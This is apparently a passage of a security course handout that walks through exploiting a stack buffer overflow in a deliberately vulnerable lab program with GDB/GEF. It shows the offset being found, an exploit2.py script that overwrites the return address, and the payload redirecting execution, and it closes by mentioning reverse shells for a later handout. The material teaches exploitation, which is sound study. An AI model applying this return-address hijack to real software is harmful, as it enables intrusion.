GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.1 in 0.00ms using Python engine 3.12
Reading symbols from ./virus ...
gef➤  gef config context.layout "regs stack code"
gef➤  break main
Breakpoint 1 at 0x118a: file virus.c, line 11.
gef➤  pattern create -n 4 1000
[+] Generating a pattern of 1000 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabga
abhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaac
naacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadta
aduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaaf
baafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaagha
agiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaah
oaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaaitaaiua
aivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajyaaj
[+] Saved as '$_gef0'
gef➤  run aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaab
eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaacka
aclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaad
raadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexa
aeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaag
faaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahla
ahmaahnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaai
saaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajya
aj
```

Now keep stepping through the code until you reach the first instruction of `vul_func()`, and on the top of the stack (`0xfd9a8`), you can see the saved return address (`0x51a3`):

```
──────────────────────────────────────────────────────────────────────────────── stack ──
0x00007fffffffd9a8│+0x0000: 0x00005555555551a3  →  <main+0028> mov eax, 0x0      ← $rsp
0x00007fffffffd9b0│+0x0008: 0x00007fffffffdad8  →  0x00007fffffffde5a  →  "/home/kali/IS/module3/3.3/virus/virus"
0x00007fffffffd9b8│+0x0010: 0x00000002f7ffdab0
0x00007fffffffd9c0│+0x0018: 0x0000000000000002   ← $rbp
0x00007fffffffd9c8│+0x0020: 0x00007ffff7de6c8a  →  <__libc_start_call_main+007a> mov edi, eax
0x00007fffffffd9d0│+0x0028: 0x00007fffffffdac0  →  0x00007fffffffdac8  →  0x0000000000000038 ("8"?)
0x00007fffffffd9d8│+0x0030: 0x000055555555517b  →  <main+0000> push rbp
0x00007fffffffd9e0│+0x0038: 0x0000000255554040
────────────────────────────────────────────────────────────────────────── code:x86:64 ──
   0x555555555149 <__do_global_dtors_aux+0039> nop    DWORD PTR [rax+0x0]
   0x555555555150 <frame_dummy+0000> endbr64
   0x555555555154 <frame_dummy+0004> jmp    0x5555555550d0 <register_tm_clones>
 → 0x555555555159 <vuln_func+0000> push   rbp
   0x55555555515a <vuln_func+0001> mov    rbp, rsp
   0x55555555515d <vuln_func+0004> sub    rsp, 0x20
   0x555555555161 <vuln_func+0008> mov    QWORD PTR [rbp-0x18], rdi
   0x555555555165 <vuln_func+000c> mov    rdx, QWORD PTR [rbp-0x18]
   0x555555555169 <vuln_func+0010> lea    rax, [rbp-0xa]
```

Once again, keep stepping through the code by pressing `nexti` instruction, until the `strcpy` function copies the input string inside the buffer on the stack and overwrites the return address as well. Copy the 8 bytes of input string written at the stack address `0xfd9d8` (as in the following screenshot), and use the `pattern offset` command to find the offset.

```
gef➤  pattern offset -n 4 1000 aafaaagaaah
```

```
──────────────────────────────────────────────────────────────────── stack ──
0x00007fffffffd9d8│+0x0000: "aafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa[...]"    ← $rsp
0x00007fffffffd9e0│+0x0008: "aahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa[...]"
0x00007fffffffd9e8│+0x0010: "aajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaa[...]"
0x00007fffffffd9f0│+0x0018: "aalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaa[...]"
0x00007fffffffd9f8│+0x0020: "aanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa[...]"
0x00007fffffffda00│+0x0028: "aapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaab[...]"
0x00007fffffffda08│+0x0030: "aaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaab[...]"
0x00007fffffffda10│+0x0038: "aataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaab[...]"
────────────────────────────────────────────────────────────── code:x86:64 ──
   0x555555555173 <vuln_func+001a> call   0x555555555030 <strcpy@plt>
   0x555555555178 <vuln_func+001f> nop
   0x555555555179 <vuln_func+0020> leave
 → 0x55555555517a <vuln_func+0021> ret
[!] Cannot disassemble from $PC
─────────────────────────────────────────────────────────────────────────────

gef➤  pattern offset -n 4 aafaaagaaah
[+] Searching for '6861616167616161666161'/'6161666161616761616168' with period=4
[+] Found at offset 18 (big-endian search)
gef➤
```

GR8, we finally have found the offset that is 18. Let us write another script `exploit2.py` that writes 18 A's, followed by the address of the virus function, and then fill the rest of the buffer with more A's in a file named payload2. The Python's `pack()` function of `struct` module is used to pack a 64 bit unsigned integer in a binary format. Its first argument is the format string: where < sign is for little endian and Q stands for unsigned 64-bit integer. Let us execute the script, view the contents of the payload and pass it as argument to the `virus` program:

```python
//3.3/virus/exploit2.py
#!/usr/bin/env python
from struct import *
part1 = b"A"*18
part2 = pack("<Q", 0x5555555551aa)
part3 = b"A"*900
data = part1 + part2 + part3
f = open("payload2", "wb")
f.write(data)
f.close()
```

```
$ python exploit2.py
$ hexdump -C payload2
```

```
┌──(kali㉿kali)-[~/IS/module3/3.3/virus]
└─$ hexdump -C payload2
00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000010  41 41 aa 51 55 55 55 55  00 00 41 41 41 41 41 41  |AA.QUUUU..AAAAAA|
00000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
00000390  41 41 41 41 41 41 41 41  41 41 41 41 41 41        |AAAAAAAAAAAAAA|
0000039e
```

In the above screen shot of our carefully crafted input string, note the address of `virus` function (`0x00005555555551aa`), that is placed at address `0x00019` in little endian format, after the initial 18 As. ☺

Injecting Payload (payload2.txt) Inside gef:

Now it is time to give our crafted payload to our vulnerable program `virus`. Let us first do it inside `gef`:

```
$ gdb -q ./virus
gef➤  break main
gef➤  gef config context.layout “stack code”
gef➤  break main
gef➤  run $(cat payload2 | xargs --null)
gef➤  stepi
```

Now keep stepping through the code until you reach the first instruction of `vul_func()`, and on the top of the stack at address `0xfd9a8`, you can see the saved return address (`0x51a3`). After observing the output again keep giving the `nexti` command, to move through the code until the `strcpy` function copies the input string inside the buffer on the stack and overwrites the return address as well. Once you reach the `ret` instruction of `vul_func()`, you can observe the address of `virus` function (`0x51aa`) at the top of the stack, and the flow of your program will enter the `virus` function ☺

```
gef➤  continue
Let us Hack Planet Earth with Arif Butt.
[Inferior 1 (process 100698) exited normally]
```

Injecting Payload (payload2) Outside Debugger:

Let us now pass the payload outside `gef` from the terminal:

```
$ cat payload2 | xargs --null ./virus
Let us Hack Planet Earth with Arif Butt.
```

The `xargs` command in Linux is used to build and execute command lines from stdin.

- The `cat payload2` command reads the contents of our payload and outputs it to the pipe.
- The `xargs --null` command receives its input from the output end of the pipe and passes it as arguments to the next command, i.e., `virus` program. The `--null` option tells `xargs` to treat the input as null-terminated strings, rather than splitting by spaces or newlines. This is useful when the input data contains spaces, newlines, special characters, or other problematic characters in the data.

To Do:

Next task is to generate payloads/shellcodes, that can be a program that spawns a simple shell, or may be a TCP reverse/bind shell, and inject that along with the input string. This will be dealt in the next handout.

Disclaimer